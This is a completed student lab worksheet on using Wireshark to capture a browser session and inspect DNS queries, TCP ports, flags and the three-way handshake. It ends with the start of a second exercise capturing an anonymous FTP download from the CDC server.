
Part 1: Prepare Wireshark to Capture Packets

In Part 1, you will start the Wireshark program and select the appropriate interface to begin capturing packets.

Step 1: Retrieve the PC interface addresses.

For this lab, you need to retrieve the IP address of your PC and its network interface card (NIC) physical address, also called the MAC address.

a. Open a command prompt window, type ipconfig /all, and press Enter.



b. Write down the IP and MAC addresses associated with the selected Ethernet adapter. That is the source address to look for when examining captured packets.


The PC host IP address:192.168.1.2

The PC host MAC address: 6C-02-E0-7D-D4-60

Step 2: Start Wireshark and select the appropriate interface.

a. Click the Windows Start button. In the pop-up menu, double-click Wireshark.


b. After Wireshark starts, select the active interface for data capture. The active interface will show traffic activities.



Part 2: Capture, Locate, and Examine Packets


Step 1: Capture the data.

a. Click the Start button to start the data capture.



b. Open a web browser and visit www.google.com.

c. Minimize the browser and return to Wireshark. Stop the data capture.




The capture window is now active. Locate the Source, Destination, and Protocol columns.

Step 2: Locate appropriate packets for the web session.

If the computer was recently started and there has been no activity in accessing the internet, you can see the entire process in the captured output, including the Address Resolution Protocol (ARP), Domain Name System (DNS), and the TCP three-way handshake. If the PC already had an ARP entry for the default gateway, then it means that it started with the DNS query to resolve www.google.com.

a. Frame 144 shows the DNS query from the PC to the DNS server, which is attempting to resolve the domain name www.google.com to the IP address of the web server. The PC must have the IP address before it can send the first packet to the web server.




What is the IP address of the DNS server that the computer queried?192.168.1.1

b. Frame 145 is the response from the DNS server. It contains the IP address of www.google.com.

c. Find the appropriate packet for the start of your three-way handshake. In the example, frame 146 is the start of the TCP three-way handshake.

What is the IP address of the Google web server? 142.250.193.66

d. If you have many packets that are unrelated to the TCP connection, it may be necessary to use the Wireshark filter tool. Type tcp in the filter entry area within Wireshark and press Enter.




Step 3: Examine the information within packets including IP addresses, TCP port numbers, and TCP control flags.

a. In our example, frame 149 is the start of the three-way handshake between the PC and the Google web server. In the packet list pane (top section of the main window), select the frame. This highlights the line and displays the decoded information from that packet in the two lower panes. Examine the TCP information in the packet details pane (middle section of the main window).

b. Click the + icon to the left of the Transmission Control Protocol in the packet details pane to expand the view of the TCP information.

c. Click the + icon to the left of the Flags. Look at the source and destination ports and the flags that are set.



What is the TCP source port number: 50827.

How would you classify the source port: Dynamic or Private


What is the TCP destination port number: 443


How would you classify the destination port: Well-known, registered (HTTP or web protocol)

Which flag (or flags) is set: SYN flag

What is the relative sequence number set to: 0

d. To select the next frame in the three-way handshake, select Go on the Wireshark menu and select Next Packet in Conversation. In this example, this is frame 159. This is the Google web server reply to the initial request to start a session.





What are the values of the source and destination ports?

Source Port is now 443, and Destination Port is now 50827


Which flags are set?

The Syn flag (SYN) and Acknowledgment flag (ACK)

What are the relative sequence and acknowledgment numbers set to?

The relative sequence number is 0, and the relative acknowledgment number is 1.

e. Finally, examine the third packet of the three-way handshake in the example. Click frame 160 in the top window to display the following information in this example:



Examine the third and final packet of the handshake.

Which flag (or flags) is set?

Acknowledgment flag (ACK)

The relative sequence and acknowledgment numbers are set to 1 as a starting point. The TCP connection is established and communication between the source computer and the web server can begin.

f. Close the Wireshark program.

Reflection

1. There are hundreds of filters available in Wireshark. A large network could have numerous filters and many different types of traffic. List three filters that might be useful to a network administrator?

   TCP, specific IP Addresses (source or destination), and protocols such as HTTP.

2. What other ways could Wireshark be used in a production network?

Wireshark is often used for security purposes for after-the-fact analysis of normal traffic or after a network attack. New protocols or services may need to be captured to determine what port or ports are used.

Using Wireshark to examine a TCP and UDP Captures.

Required Resources


- CyberOps Workstation VM
- Internet access

Part 1: Identify TCP Header Fields and Operation Using a Wireshark FTP Session Capture

In Part 1, you use Wireshark to capture an FTP session and inspect TCP header fields.


Step 1: Start a Wireshark capture.

a. Start and log into the CyberOps Workstation VM. Open a terminal window and start Wireshark. The ampersand (&) sends the process to the background and allows you to continue to work in the same terminal.



b. Start a Wireshark capture for the enp0s3 interface.

c. Open another terminal window to access an external ftp site. Enter ftp ftp.cdc.gov at the prompt. Log into the FTP site for Centers for Disease Control and Prevention (CDC) with user anonymous and no password.



Step 2: Download the Readme file.

a. Locate and download the Readme file by entering the ls command to list the files.


b. Enter the command get Readme to download the file. When the download is complete, enter the command quit to exit. (Note: If you are unable to download the file, you can proceed with the rest of the lab.)

c. After the transfer is complete, enter quit to exit ftp.

Step 3: Stop the Wireshark capture.

Step 4: View the Wireshark main window.

Wireshark captured many packets during the FTP session to ftp.cdc.gov. To limit the amount of data for analysis, apply the filter tcp and ip.addr == 198.246.117.106 and click Apply.

